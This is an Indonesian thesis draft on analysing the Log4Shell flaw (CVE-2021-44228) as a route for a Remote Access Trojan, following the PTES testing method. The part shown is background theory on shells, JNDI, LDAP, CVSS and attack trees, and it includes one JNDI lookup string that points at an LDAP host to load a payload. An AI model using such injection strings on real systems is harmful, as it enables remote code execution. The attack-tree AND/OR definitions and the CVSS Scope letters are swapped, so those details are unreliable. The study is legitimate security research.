

ANALISIS KERENTANAN APACHE LOG4J PADA CVE-2021-44228 TERHADAP ANCAMAN REMOTE ACCESS TROJAN DENGAN METODE PENETRATION TESTING EXECUTION STANDARD

SKRIPSI

MUHAMMAD NUR IRSYAD

1807422020

PROGRAM STUDI TEKNIK MULTIMEDIA DAN JARINGAN JURUSAN TEKNIK INFORMATIKA DAN KOMPUTER POLITEKNIK NEGERI JAKARTA

2022



ANALISIS KERENTANAN APACHE LOG4J PADA CVE-2021-44228 TERHADAP ANCAMAN REMOTE ACCESS TROJAN DENGAN METODE PENETRATION TESTING EXECUTION STANDARD

SKRIPSI

Dibuat untuk Melengkapi Syarat-Syarat yang Diperlukan untuk Memperoleh Diploma Empat Politeknik

MUHAMMAD NUR IRSYAD 1807422020

PROGRAM STUDI TEKNIK MULTIMEDIA DAN JARINGAN JURUSAN TEKNIK INFORMATIKA DAN KOMPUTER POLITEKNIK NEGERI JAKARTA 2022

SURAT PERNYATAAN BEBAS PLAGIARISME

Saya yang bertanda tangan di bawah ini:

Nama : Muhammad Nur Irsyad

NIM : 1807422020

Jurusan : TIK – Teknik Informatika dan Komputer Program Studi : TMJ – Teknik Multimedia dan Jaringan

Judul Skripsi : Analisis Kerentanan Apache Log4j Pada CVE-2021-44228

terhadap Ancaman Remote Access Trojan Dengan Metode

Penetration Testing Execution Standard

Menyatakan dengan sebenarnya bahwa skripsiini benar-benar merupakan hasil karya saya sendiri, bebas dari peniruan terhadap karya dari orang lain. Kutipan pendapat dan tulisan orang lain ditunjuk sesuai dengan cara-cara penulisan karya ilmiah yang berlaku.

Apabila di kemudian hari terbukti atau dapat dibuktikan bahwa dalam skripsi ini terkandung cirri-ciri plagiat dan bentuk-bentuk peniruan lain yang dianggap melanggar peraturan, maka saya bersedia menerima sanksi atas perbuatantersebut.

Depok, ____ 2022 Yang membuat pernyataan,

> Muhammad Nur Irsyad NIM. 1807422020

LEMBAR PENGESAHAN

Skripsi diajuka	n oleh:				
Nama	na : Muhammad Nur Irsyad				
NIM	: 1807422020	: 1807422020			
Jurusan	: TIK – Teknik Informatika dan Komputer	r			
Program Studi	: TMJ – Teknik Multimedia dan Jaringan				
Judul Skripsi	: Analisis Kerentanan Apache Log4j Pada	CVE-2021-44228			
	terhadap Ancaman Remote Access Troja	n Dengan Metode			
	Penetration Testing Execution Standard				
Telah diuji oleh	tim penguji dalam Sidang Skripsi pada hari, ta	nggal, bulam			
tahun, dan d	inyatakan LULUS.				
	Disahkan oleh:				
Pembimbing I	bimbing I : Ariawan Andi Suhandana, S.Kom., M.T.I. ()				
Penguji I	: Defiana Arnaldy, S.Tp., M.Si. ()				
Penguji II	II : Fachroni Arbi Murad, S.Kom., M.Kom. ()				
Penguji III : Asep Kurniawan, S.Pd., M.Kom. ()					
	Mengetahui:				
Jurusan Teknik Informatika dan Komputer					
Ketua					

Mauldy Laya , S.Kom., M.Kom. NIP. 197802112009121003

KATA PENGANTAR

AA				
			Depok,	2022

Muhammad Nur Irsyad

SURAT PERNYATAAN PERSETUJUAN PUBLIKASI SKRIPSI UNTUK KEPENTINGAN AKADEMIS

Sebagai sivitas akademik Politeknik Negeri Jakarta, Saya yang bertanda tangan di bawah ini:

Nama : Muhammad Nur Irsyad

NIM : 1807422020

Jurusan : TIK – Teknik Informatika dan Komputer

Program Studi : TMJ – Teknik Multimedia dan Jaringan

Demi mengembangkan ilmu pengetahuan, menyetujui untuk memberikan kepada Politeknik Negeri Jakarta Hak Bebas Royalti Non-Eksklusif atas karya ilmiah saya yang berjudul:

Analisis Kerentanan Log4Shell pada CVE-2021-44228 terhadap Ancaman Remote Access Trojan dengan Metode Penetration Testing Execution Standard

Beserta perangkat yang ada (jika diperlukan). Dengan Hak Bebas Royalti Non Eksklusif ini Politeknik Negeri Jakarta Berhak menyimpan, mengalihmediakan / formatkan, mengelola dalam bentuk pangkalan data (database), merawat, dan mempublikasikan skripsi saya tanpa meminta izin dari saya selama tetap mencantumkan nama saya sebagai penulis/pencipta dan sebagai pemilik Hak Cipta.. Demikian pernyatan ini saya buat dengan sebenarnya.

Depok, ____ 2022 Yang membuat pernyataan,

> Muhammad Nur Irsyad NIM. 1807422020

ABSTRAK

AA

Kata Kunci: aaa

DAFTAR ISI

HALA	AMAN JUDUL Error! Bookn	nark not defined.
SURA	AT PERNYATAAN BEBAS PLAGIARISME	iii
LEMI	BAR PENGESAHAN	iv
KATA	A PENGANTAR	v
SKRI	IPSI UNTUK KEPENTINGAN AKADEMIS	vi
ABST	Γ RAK	vii
DAFT	ΓAR ISI	viii
DAFT	ΓAR GAMBAR	X
DAFT	ΓAR TABEL	xi
BAB 1	I PENDAHULUAN	1
1.1	Latar Belakang	1
1.2	Rumusan Masalah	3
1.3	Batasan Masalah	3
1.4	Tujuan dan Manfaat	4
1.5	Sistematika Penulisan	5
BAB 1	II TINJAUAN PUSTAKA	6
2.1	Remote Access Trojan	6
2.1.1	Reverse & Bind Shell TCP	6
2.2	Apache Log4j	7
2.2.1	Lightweight Directory Access Protocol	8
2.2.2	Kerentanan CVE-2021-44228	8
2.3	White-Box Testing	9
2.4	Penetration Testing Execution Standard	9
2.4.1	Common Vulnerability Scoring System	10
2.4.2	Attack Tree	12
2.4.3	Hands-on-Keyboard	13
2.4.4	BadUSB	13
2.5	Unified Modelling Language	14
2.6	Penelitian Sejenis	16
BAB 1	III METODE PENELITIAN	18
3.1	Rancangan Penelitian	18

3.2	Tahapan Penelitian	18
3.3	Objek Penelitian	19
BAB IV	HASIL DAN PEMBAHASAN	20
4.1	Perancangan Sistem	20
4.1.1	Desain Topologi Jaringan	20
4.1.2	Desain Skema LDAP	22
4.2	Implementasi Sistem	24
4.2.1	Implementasi Sistem Pengguna	24
4.2.2	Implementasi Sistem Penyerang	24
4.2.2.1	Instalasi dan Konfigurasi Layanan OpenLDAP	29
4.2.2.2	Instalasi dan Konfigurasi Layanan Apache HTTP Server	31
4.2.2.3	Pengembangan Aplikasi Layanan HTTP Go	33
4.2.2.4	Pengembangan Aplikasi Layanan HTTP Java	33
4.2.2.5	Pengembangan Payload Java	39
4.2.2.5	Pengembangan BadUSB	40
4.3	Pengujian Kerentanan Aplikasi pada Sistem Target	41
4.3.1	Pre-Engagement	41
4.3.2	Intelligence Gathering.	43
4.3.3	Threat Modelling	43
4.3.4	Vulnerability Analysis	43
4.3.5	Exploitation	43
4.3.6	Post-Exploitation.	43
4.3.7	Reporting	43
4.4	Hasil Pengujian Kerentanan	43
BAB V	PENUTUP	44
5.1	Kesimpulan	44
5.2	Saran	44
DAFTA	AR PIISTAKA	45

DAFTAR GAMBAR

DAFTAR TABEL

BABI

PENDAHULUAN

1.1 Latar Belakang

Dalam dunia siber, potensi ancaman dapat muncul dikarenakan terdapatnya celah kerentanan pada suatu sistem maupun aplikasi. Hal tersebut membuat sistem dapat diserang melalui berbagai perantara yang sesuai dengan bentuk celahnya untuk lalu dieksploitasi oleh penyerang dengan berbagai macam landasan motivasi (Calín et al., 2020). Salah satu dampak ancaman siber, yaitu kebocoran data internal, disebabkan oleh kerentanan sistem yang membuat suatu *malware* dapat tertanam di dalam sistem korban. Eksploitasi tersebut salah satunya dapat membuat penyerang untuk mengontrol dan mengambil aset digital di dalam sistem korban secara jarak jauh tanpa supervisi terhadap pertahanan sistem korban (Yin & Khine, 2019).

Salah satu kasus ancaman siber yang muncul pada akhir November 2021 dengan penyebab yang serupa adalah kerentanan Log4Shell, yaitu istilah pada kerentanan *library* Apache Log4j terhadap serangan *remote shell*. Hal ini juga dikonfirmasi oleh Oracle pada 10 Desember 2021, yang menjelaskan bahwa kerentanan dengan referensi CVE-2021-44228 tersebut menyebabkan penyerang dapat mengontrol sistem korban melalui penyalahgunaan *input* pengguna dalam fitur *logging*-nya. Eksploitasi tersebut diawali dengan sistem pengguna yang mengunduh dan menjalankan *malware* dalam bahasa pemrograman Java. Adanya eksekusi *malware* tersebut dapat membangun koneksi jarak jauh secara penuh, baik itu berpola *reverse shell* maupun *bind shell*, tanpa ada autentikasi diantaranya (Apache, 2021; CVE, 2021; Khan & Neha, 2016; Oracle, 2021). Salah satu perusahaan global yang menggunakan *library* Apache Log4j, yaitu Cisco, memiliki lebih dari 60 produk serta fitur yang terpengaruh terhadap kerentanan tersebut. Hal tersebut didukung karena *library* Apache Log4j memiliki fleksibilitas dalam bentuk implementasinya di berbagai macam platform, seperti pada layanan *cloud* dan *software development* (Cisco, 2021).

Ancaman global tersebut terefleksikan pada status referensi CVE-2021-44228 yang merupakan satu-satunya kerentanan Apache Log4j dengan nilai *Common Vulnerability Scoring System* (CVSS) tertinggi, yaitu 10.0. Hal yang membuat Log4Shell berbeda dari kerentanan Apache Log4j lainnya adalah kerentanan tersebut menjadi pelopor untuk tiga kerentanan baru dalam kurang dari tiga minggu (26/11/2021 – 11/12/2021) (Apache, 2021). Walaupun kerentanan CVE-2021-44228 sudah diperbaiki pada versi selanjutnya, efesiensi dan efektivitas eksploitasi kerentanan tetap dapat dimanfaatkan dari sisi penyerang sebagai media eksploitasi independen yang kuat dan stabil.

Berdasarkan uraian diatas, penelitian ini ditunjukkan untuk menganalisa ancaman kerentanan Apache Log4j pada referensi CVE-2021-44228 terhadap pengembangan eksploitasinya dengan pendekatan white-box testing. Pengembangan dilakukan dengan mamanfaatkan kerentanan u/ntuk menjadi serangan Remote Access Trojan (RAT) secara independen dan persisten. Keseluruhan tahapan pengujian nantinya akan berbasiskan pada model Penetration Testing Execution Standard (PTES) sebagai panduan dalam pengujian dan analisisnya (Dalalana & Zorzo, 2017). Tahap eksploitasi pengujian didasarkan pada serangan Remote Code Execution (RCE) dengan memanfaatkan JNDI Injection. Dua bentuk vektor serangan yang digunakan adalah Hands-on-Keyboard, atau direct access, serta BadUSB, atau removeable media, yang keduanya memanfaatkan kelemahan konfigurasi dan validasi pada aplikasi atau sistem (Biswas et al., 2018). Serangan pasca eksploitasi dilakukan dengan menyisipkan program backdoor, yang dirancang dengan kerentanan library Apache Log4j, ke dalam sistem target untuk mempertahankan stabilitas akses yang didapat. Mitigasi yang diadaptasikan merujuk pada pendekatan analisis statis, seperti pemanfaatan konfigurasi aplikasi serta penggunaan program pemindaian proses dalam sistem. Keseluruhan analisis pengujian dilakukan dengan mengukur bagaiamana dampak kondisi sumber daya sistem target terhadap pengujian dalam tiga tahapan periode, yaitu saat pra eksploitasi, pasca eksploitasi, serta pasca mitigasi (CEH, 2013; Kaushik et al., 2021; Muñoz & Mirosh, 2016).

1.2 Rumusan Masalah

Berdasarkan latar belakang masalah yang dipaparkan di atas, maka rumusan masalah dalam penelitian dapat dijabarkan sebagai berikut:

- 1. Bagaimana tahap rancang bangun instrumen pengujian dan integrasinya dengan *library* Apache Log4j yang sesuai dengan referensi CVE-2021-44228?
- 2. Bagaimana analisis pengujian serta mitigasi pada kerentanan Apache Log4j terkait ancaman RAT, dalam lingkup *white-box testing* berbasiskan metode PTES?
- 3. Bagaiamana dampak kondisi sumber daya sistem target pada seluruh tahap pengujian terhadap ancaman RAT?

1.3 Batasan Masalah

Adanya pembatasan suatu masalah digunakan untuk menghindari pelebaran pokok masalah dari lingkup yang seharusnya. Dengan begitu, batasan masalah dapat membuat penelitian lebih terarah untuk tercapainya tujuan dari penelitian ini. Beberapa batasan masalah dalam penelitian ini dijabarkan sebagai berikut:

- 1. Batasan dalam perancangan instrumen pengujian
 - a) Instrumen dirancang pada model arsitektur *client-server* secara lokal dengan memanfaatkan virtualisasi Docker *container*
 - b) *Framework* Java yang digunakan untuk membangun aplikasi pengguna dan penyerang adalah Maven, dengan *library* Apache Log4j pada versi 2.14.1, dalam versi Java 8 yaitu 1.8.0 181 dan 1.8.0 321
 - c) Mesin komputer yang dipakai berbasiskan platform Linux, sehingga seluruh *payload*, program, serta skrip akan disesuaikan ke arah tersebut
- 2. Batasan dalam implementasi pengujian dan mitigasinya
 - a) Pengujian dilakukan dengan berbasiskan metode PTES dalam lingkup white-box testing. Vektor serangan yang digunakan yaitu Hands-on-Keyboard dan BadUSB. Hal yang membedakan diantara kedua vektor serangan adalah pemanfaataan dan implementasi dari kerentanan tersebut dalam perspektif penyerang serta target

- b) Bentuk mitigasi mencangkup pendekatan deteksi ancaman dengan implementasi analisis statis, pemanfaatan program pemantauan serta konfigurasi internal sistem, dan analisis terhadap pembaharuan *library* Apache Log4j pada versi 2.15.0, 2.16.0, dan 2.17.0
- c) Proses pengujian dilakukan dalam 2 tahap, yaitu pra dan pasca adanya mitigasi, sehingga tergambarnya pencapaian yang dapat dianalisa besar tingkat dampak sumber daya pada sistem target
- 3. Batasan dalam mengukur kondisi sumber daya sistem pada mesin target
 - a) Pemantauan sumber daya dilakukan pada 3 tahap pengujian. yaitu saat sistem dalam kondisi normal, pasca eksploitasi, dan pasca mitigasi
 - b) Parameter sumber daya yang diukur antara lain CPU *Utilization*, CPU *Time*Consumption, Memory Occupation, Network Utilization, Disk Read &

 Write, dan User's Activity

1.4 Tujuan dan Manfaat

Berdasarkan rumusan masalah, adapun tujuan serta manfaat yang ingin dicapaikan dalam pembentukan penelitian ini. Tujuan penelitian dijabarkan sebagai berikut:

- Memberikan adanya suatu kontribusi dalam pengembangan Proof-of-Concept (PoC) terhadap kerentanan Apache Log4j pada CVE-2021-44228, terkhusus dalam pengembangan ancaman RAT dengan vektor serangan Hands-on-Keyboard dan BadUSB
- 2. Menganalisis signifikansi perubahan dari kondisi sumber daya sistem target terhadap eksploitasi dan mitigasin yang diberikan

Berdasarkan tujuan penelitian yang hendak dicapai, diharapkan pula adanya manfaat dari penelitian ini baik secara teoretis dan praktis, yaitu sebagai berikut:

- 1. Bagi masyarakat, penelitian ini diharapkan dapat memberikan wawasan terkait pentingnya kerentanan terhadap teknologi yang digunakan oleh pengguna, dan bagaimana dampak potensi kerusakan dari ancaman serangannya
- 2. Bagi praktisi keamanan, penelitian ini diharapkan dapat memberikan adanya sumbangan pemikiran pada analisis keamanan dalam dunia siber, serta sebagai

- dasar tambahan dalam mengkaji lebih lanjut terhadap kerentanan Apache Log4j pada referensi CVE-2021-44228 dan referensi kedepannya
- 3. Bagi penulis, penelitian ini digunakan sebagai bentuk implementasi dari pengembangan ilmu yang dipelajari selama masa kuliah di Politeknik Negeri Jakarta, serta diharapkan dapat memberikan kontribusi referensi kepustakaan terkait keamanan siber pada lingkungan kampus hingga global

1.5 Sistematika Penulisan

BAB I PENDAHULUAN

Bab ini mendeskripsikan latar belakang serta urgensi masalah, perumusan masalah, batasan penelitian, tujuan & manfaat penelitian, serta struktur tulisan

BAB II TINJAUAN PUSTAKA

Bab ini membahas landasan teori yang digunakan dalam pembahasan penelitian dari sumber yang kredibel. Adapun penjabaran terkait penelitian sejenis sebagai penunjang dari penelitian sebelumnya dalam waktu 10 tahun terakhir

BAB III METODE PENELITIAN

Bab ini memaparkan atribut inti dari penelitian, seperti metode yang digunakan dalam melakukan penelitian, tahapan dalam mendapatkan hasil pengujian dan analisanya, serta penjelasan singkat terhadap objek yang diteliti dalam laporan ini

BAB IV HASIL DAN PEMBAHASAN

Bab ini menjabarkan mengenai bagaimana tahapan dalam merancang, membangun dan mengimplementasikan instrumen pengujian, melakukan pengujian pada program dan kerentanan sistem, serta mengevaluasi dan menganalisa hasil pengujian

BAB V PENUTUP

Bab penutup menjelaskan mengenai pembuktian terhadap tujuan yang ingin dicapai dalam penelitian dan bagaimana hasil analisis penelitiannya. Adapun saran pribadi yang diberikan terkait dengan hasil pengujian yang sifatnya konstruktif untuk dapat dikembangkan lebih lanjut

BABII

TINJAUAN PUSTAKA

2.1 Remote Access Trojan

Trojan dalam lingkup keamanan siber dapat diartikan sebagai medium untuk serangan malware dapat dikemas sedemikian rupa, agar serangan bersifat false negative terhadap suatu sistem keamanan. Suatu payload, dalam konteks ini adalah trojan, dapat dikirim menggunakan berbagai macam pendekatan, seperti melalui phishing dan social engineering. Berdasarkan bentuk serangannya, jenis Remote Access Trojan (RAT) dispesifikasikan untuk mengontrol sistem korban sepenuhnya secara jarak jauh dengan memanfaatkan koneksi berarsitektur client-server. Pendekatan ini dimanfaatkan oleh penyerang untuk mengontrol aset dari sistem korban sepenuhnya secara kontinuitas (CEH, 2013; Hama Saeed, 2020). Dalam membangun koneksi remote access, keberhasilan serta stabilitasnya bergantung kepada topologi infrastruktur jaringan, terutama terhadap peranan firewall (Maraj et al., 2020). Secara umum, terdapat dua bentuk payload trojan yang dapat digunakan untuk melakukan remote access, yaitu dengan koneksi reverse dan bind, yang mana keduanya ditunjukkan untuk mengontrol sistem korban melalui akses shell yang didapatkannya.

2.1.1 Reverse & Bind Shell TCP


Bind shell bekerja dengan membuka layanan koneksi Transmission Control Protocol (TCP) di mesin korban pada nomor porta tertentu, yang juga disebut sebagai listener. Koneksi tersebut kemudian disambungkan oleh mesin penyerang untuk mendapatkan shell korban melalui koneksi remote access nya. Dikarenakan listener dilakukan dari mesin korban, hal ini harus disesuaikan dengan inbound rules yang terdapat dalam firewall, baik itu berbasiskan di dalam jaringan atau mesin, sehingga koneksi listener dapat berfungsi sebagaimana harusnya (Saroeval & Bhadola, 2022).

Berbeda dengan payload *bind shell*, *reverse shell* bekerja dengan membuat *listener* dari mesin penyerang, lalu membutuhkan sistem korban untuk menyambungkan koneksi tersebut. Pendekatan tersebut merendahkan potensi isu terkait peranan *firewall*. Hal ini

disebabkan karena koneksi yang keluar dari mesin korban, atau *outbound connection*, memiliki kontrol yang umumnya lebih longgar daripada *inbound connection* pada firewall. Dengan begitu, sistem akan menanggap komunikasi tersebut sebagai koneksi yang valid dan normal untuk sistem korban (Maraj et al., 2020).

2.2 Apache Log4j

Apache Log4j merupakan suatu *library* Java yang menyediakan fitur *logging* untuk dapat diimplementasikan dalam berbagai macam *platform*, yang pada umumnya adalah layanan *cloud* (HHS, 2022). Dalam melakukan fungsinya, *library* Apache Log4j dapat terintegrasi dengan berbagai macam layanan, seperti layanan *Naming and Directory*, untuk mencari dan mengambil objek data di dalamnya ke dalam berkas *logging*. Hal ini dapat dilakukan melalui penggunaan *Java Naming and Directory Interface* (JNDI). Pencarian objek dalam suatu layanan menggunakan fungsi *lookup* dapat JNDI lakukan, baik dalam lingkup layanan lokal maupun berbeda jaringan (Apache, 2022).



Gambar 2.1 Arsitektur JNDI

Sumber: Roy, 2015

Gambar 2.1 di atas merupakan arsitektur dari penggunaan JNDI dalam suatu aplikasi Java. JNDI terdiri dari dua komponen utama, yaitu JNDI Application Programming Interface (API), serta JNDI Service Provider Interface (SPI). JNDI SPI merupakan suatu mekanisme agar konektivitas layanan dapat tersedia pada aplikasi secara dinamis.

Konektivitas tersebut yang kemudian digunakan oleh library Apache Log4j untuk mengakses informasi serta objek di dalam layanan tersebut menggunakan modul JNDI API. Salah satu layanan Naming and Directory yang dapat terintegrasi secara bawaan adalah Lightweight Directory Access Protocol (LDAP) (Roy, 2015).

2.2.1 Lightweight Directory Access Protocol

LDAP merupakan layanan client-server yang berbasiskan struktur direktori dalam melakukan penyimpanan informasi atau objek di dalamnya. Bentuk konfigurasi LDAP berisikan skema suatu direktori informasi dengan menggunakan format file tersendiri, yaitu LDAP Data Interchange Format (LDIF). Penggunaan beberapa skema LDIF secara terpisah dapat membantu dalam mendesain dan mempopulasi data dalam skala besar agar keseluruhan skema lebih tergorganisir (Helmke et al., 2019).

Dalam penyimpanan datanya, LDAP menggunakan suatu entitas yang berisikan atribut dalam mendefinisikan suatu entri pada skema, yang disebut sebagai *object class*. Suatu Object class dapat mereferensikan struktur object class di atasnya, baik itu bersifat abstrak ataupun struktural. Dengan begitu, setiap *object class* dapat juga menggunakan atribut dari *object class* pewarisnya (Oracle, 2010). Berikut pada tabel 2.1 merupakan contoh pewarsian dalam object class *inetOrgperson* dari *top*:

Atribut Deckrinci Object Class Pewaris

Tabel 2.1 Atribut pewarisan object class inetOrgPerson

110.	Atlibut	Deskripsi	Object Class I cwalls
1	uid	ID unik pengguna	top (user)
2	description	informasi entri	person
3	inetUserStatus	status keaktifan akun	inetUser
4 ou		nama unit organisasi	organizationalPerson
5	mail	Alamat email pengguna	-

Sumber: Oracle, 2010

No

Kerentanan CVE-2021-44228

Pada Desember 2021, Apache Software Foundation resmi mempublikasikan bahwa library Apache Log4j dari versi 2.0-beta9 hingga 2.14.1 rentan terhadap serangan Remote Code Execution (RCE). Publikasi ini disertakan dengan saran mitigasi yang ditawarkan hingga pada perilisan ke versi 2.17.0. Kerentanan ini dikatagorikan sebagai *zero-day vulnerability* karena eksploitasinya yang ditemukan oleh publik sebelum adanya *patch* atau publikasi resmi dari vendor.

Secara garis besar, eksplotasi dilakukan dengan menginjeksi pesan dalam format khusus yang didukung oleh *library* secara bawaan, yaitu *Message Lookup Subtitution*. Pesan tersebut kemudian diinterpretasi dan dieksekusi saat penulisan entri *logging* melalui format tersebut. Adapun pemanfaatan layanan seperti LDAP dan HTTP yang dirancang khusus oleh penyerang karena mampu untuk menyimpan referensi *payload*. *Payload* yang dirancang berupa berkas *class* Java untuk dipanggil oleh fungsi *lookup* JNDI (Hiesgen et al., 2022; Rajasinghe, 2022). Berikut contoh format pesan yang dapat digunakan beserta penggunaanya dengan JNDI dan layanan LDAP untuk eksploitasi:

\${jndi:ldap://domain.com/cn=payload,dc=domain,dc=com }

2.3 White-Box Testing

White-box testing merupakan salah satu bentuk pengujian dengan pelaku memiliki seluruh informasi, akses kontrol, ataupun kendali terhadap pengembangan lingkungan pengujian. Pengujuan secara white-box, atau full-knowledge, umum digunakan dalam tiga tujuan utama, yaitu kebutuhan introspeksi, stabilitas, serta ketelitian terhadap objek pengujian. Dalam lingkup pengujian kerentanan, pendekatan ini diharapkan dapat mengetahui serta mendeteksi potensi adanya kerusakan, hingga diluar lingkup yang seharusnya, terhadap keamanan suatu sistem (Madhavi, 2016; Midian, 2002).

2.4 Penetration Testing Execution Standard

PTES merupakan salah satu *framework* pengujian yang tersedia untuk menjalankan evaluasi keamanan dengan berstandar bisnis dan industri secara komprehensif. Salah satu keunggulan PTES yaitu tersedianya panduan perencanaan yang konkrit dalam mendefinisikan bagaimana keseluruhan tahapan dapat dijalankan dengan baik dan benar (Dalalana & Zorzo, 2017). Secara garis besarnya, PTES terdiri dari 7 tahapan utama yang mencangkup seluruh kebutuhan dan analisis dasar dalam menjalankan pengujian keamanan, yaitu sebagai berikut:

- 1. *Pre-Engagement*: mendefinisikan lingkup instrumen pengujian, yang juga mencangkup waktu estimasi pengerjaan, objek yang diteliti, bentuk surat izin dari pihak ketiga, serta tujuan utama dari dilakukannya pengujian
- 2. *Intelligence Gathering*: mengumpulkan kelengkapan informasi yang berkaitan dengan karakterisitik objek pengujian, baik dilakukan secara aktif maupun aktif
- 3. *Threat Modelling*: menggambarkan bagaimana ancaman dapat dilakukan serta melakukan pemetaan terhadap aset primer dan sekunder yang dapat ditargetkan. Hal ini memudahkan penguji dan pembaca untuk memahami kerentanan apa yang ditemukan dan yang akan dieksploitasi dari objek pengujian
- 4. *Vulnerability Analysis*: menganalisis cangkupan kerentanan dari pemodelan sebelumnya, sehingga dapat mendefinisikan vektor serangan yang efektif serta lingkungan pengujiannya untuk tahap eksploitasi
- 5. *Exploitation*: melakukan eksploitasi berdasarkan skema dan tujuan yang sudah dirancang sebelumnya, karena keakuratan informasi yang sudah didapatkan akan mempengaruhi keberhasilan tahap eksploitasi secara keutuhan
- 6. *Post-Exploitation*: mengembangkan hasil eksploitasi menjadi serangan yang lebih konsisten dan stabil untuk tujuan kontinuitas, sehingga menunjukkan seberapa jauh kerentanan dapat dieksploitasi
- 7. *Reporting*: mendokumentasikan seluruh tahapan dan hasil kegiatan secara struktural dan informatif. Tahapan ini juga mencangkup kesimpulan dan saran serta bagaimana pendekatan mitigasinya (Ningsih, 2021; PTES, 2021)

2.4.1 Common Vulnerability Scoring System

CVSS merupakan salah satu *framework* untuk menentukan karakterisitik dan tingkatan kerentanan pada suatu teknologi. Penilaian CVSS terbagi menjadi 3 grup utama, yaitu *Base*, *Temporal*, dan *Environmental*. Dalam implementasinya, penggunaan seluruh metrik grup dapat menspesifikasikan tingkat kerentanan yang lebih sesuai dan akurat dengan penyesuaian lingkungan skenario pengujiannya. (PTES, 2021). Pada tabel 2.2 berikut merupakan parameter dari metrik grup *Base* dalam CVSS versi 3.1, tabel 2.3 untuk metrik grup *Temporal*, serta 2.4 untuk metrik grup *Environmental*:

Tabel 2.2 Keterangan metrik grup Base pada CVSS versi 3.1

Parameter	Deskripsi	Metrik	
		Network	N
Attack	konteks mengenai area jangkauan	Adjacent	A
Vector	eksploitasi yang dapat dilakukan	Local	L
		Physical	P
Attack	tingkat kondisi yang harus dipenuhi agar	Low	L
Complexity	eksploitasi dapat dilakukan	High	Н
D	Iratangantun aan tanka dan tin alratan kal	None	N
Privilege Required	ketergantungan terhadap tingkatan hak	Low	L
Kequirea	tertentu untuk menjalankan eksploitasi	High	Н
User	kondisi eksploitasi yang membutuhkan	None	N
Interaction	interaksi langsung pengguna	Required	R
C	adanya dampak eksplotasi di luar	Changed	U
Scope	cangkupan utama area kerentanan	Unchanged	С
	hasamaya aksas tarhadan asat sistem yang	Low	
Confidentiality	besarnya akses terhadap aset sistem yang dapat dikelola dari hasil eksploitasi		
	dapat dikelola dali ilasli eksploitasi	None	N
	timelest learness learning and a sect	High	Н
Integrity	tingkat kerusakan integritas pada aset	Low	L
	sistem dari hasil eksploitasi	None	N
	hasamaya ayanhan daya sistama santa lavaran	High	Н
Availability	besarnya sumber daya sistem serta layanan	Low	L
	yang terganggu dari hasil eksploitasi	None	N

Sumber: FIRST, 2019

Tabel 2.3 Keterangan metrik grup Temporal pada CVSS versi 3.1

Parameter	Deskripsi	Metrik	
		Not Defined	X
	tingkat status ketersediaan, keberagaman	High	Н
Exploit Code Maturity	teknik, serta keaktifan eksploitasi dalam	Functional	F
	sisi industri dan global	PoC	P
		Unproven	U
Remediation Level	tin alret nome adject you a tangedie yetyly	Not Defined Unavailable	X
	tingkat remediasi yang tersedia untuk publik, baik itu dari vendor resmi ataupun		U
	masih belum ditemukan	Workaround	W
	masm betum ditemukan	Temp. Fix	W

		Official Fix	О
Report Confidence	tin alrat valida si lan anan ataunun isu	Not Defined	X
	tingkat validasi laporan ataupun isu eksploitasi terhadap kerentanan, seperti	Confirmed Unknown	С
	publikasi resmi dan penelitian		U
	publikasi tesini dan penendan	Reasonable	R

Sumber: FIRST, 2019

Tabel 2.4 Keterangan metrik grup Environmental pada CVSS versi 3.1

Parameter	Deskripsi	Metrik		
Security Requirement	managarih Iranantanan tanbadan minain	Not Defined \(\Sigma		
	pengaruh kerentanan terhadap prinsip dasar keamanan aset dan layanan sistem	High	Н	
	dalam model CIA Triad	Low	L	
	dalam model CIA Illad	Medium	M	
Modified	adaptasi penilaian pada metrik grup Base yang disesuaikan			
Base	kembali dengan lingkungan pengujian			

Sumber: FIRST, 2019

Dalam mengimplementasikan perumusan keseluruhan nilainya, FIRST menyediakan kalkulator CVSS versi 3.1 yang dapat diakses secara daring pada halaman web-nya. Nilai akhir setiap metrik grup dikemas dalam skala numerik, mulai dari tidak berbahaya sama sekali hingga pada status kritikal (FIRST, 2019).

2.4.2 Attack Tree

Attack tree merupakan framework untuk menggambarkan rangkaian vektor serangan dengan tujuan utamanya digambarkan pada puncak diagram. Attack tree didasarkan pada perspektif penyerang dalam melakukan eksploitasi. Untuk mencapai tujuan utama (root node) dari suatu attack tree, penyerang terlebih dahulu menjabarkan berbagai langkah-langkah (leaf node) serta sub tujuan (intermediate node) yang dapat diraih untuk mencapai puncak tersebut. Setiap intermediate node dapat bersifat AND atau OR, yang digunakan untuk mendeskripsikan syarat suksesi terhadap langkah-langkah serta sub tujuan yang berada dibawahnya (Ingoldsby, 2021; Shevchenko et al., 2018). Pada tabel 2.5 berikut merupakan simbol serta deskripsi dari komponen utama dalam diagram attack tree:

Tabel 2.5 Deskripsi simbol attack tree

Simbol	Nama	Deskripsi
	OR Node	dibutuhkan dua atau lebih <i>node</i> yang sukses untuk dapat mencapai atau melanjutkan <i>node</i> yang ada diatasnya
	AND Node	hanya membutuhkan salah satu <i>node</i> yang sukses untuk mencapai atau melanjutkan <i>node</i> yang ada diatasnya
	Leaf Node	menggambarkan vektor serangan yang bersifat independen dan tidak dapat memiliki <i>node</i> dibawahnya lagi
	Line	menggambarkan relasi setiap komponen yang tersambung diantaranya

Sumber: Ingoldsby, 2021

2.4.3 Hands-on-Keyboard

Hands-on-Keyboard merupakan salah satu vektor serangan berjenis direct access yang mana penyerang menggunakan perangkat keyboard target untuk melakukan eksploitasi secara langsung. Dikarenakan sudah mendapatkan akses awal di dalam sistem, hal ini mempermudah penyerang untuk menjalankan serangan, terkhusus yang bertipe lokal. Pengontrolan serta filterisasi keystroke pada tingkatan sistem dan aplikasi merupakan salah satu langkah dalam menghadapi ancaman siber ini sebagai pencegahan lapisan keamanan yang terdepan (LiveAction, 2022).

2.4.4 BadUSB

BadUSB merupakan salah satu vektor serangan berjenis removable media berupa perangkat keras microcontroller. Perangkat tersebut ditunjukkan untuk mengemulasi perangkat Human Interface Device (HID) dalam sistem target, dengan mengambil karakteristik keyboard, mouse, hingga pemindai sidik jari. Tidak seperti perangkat penyimpanan eksternal, penggunaan perangkat HID tidak dilakukan pemindaian oleh

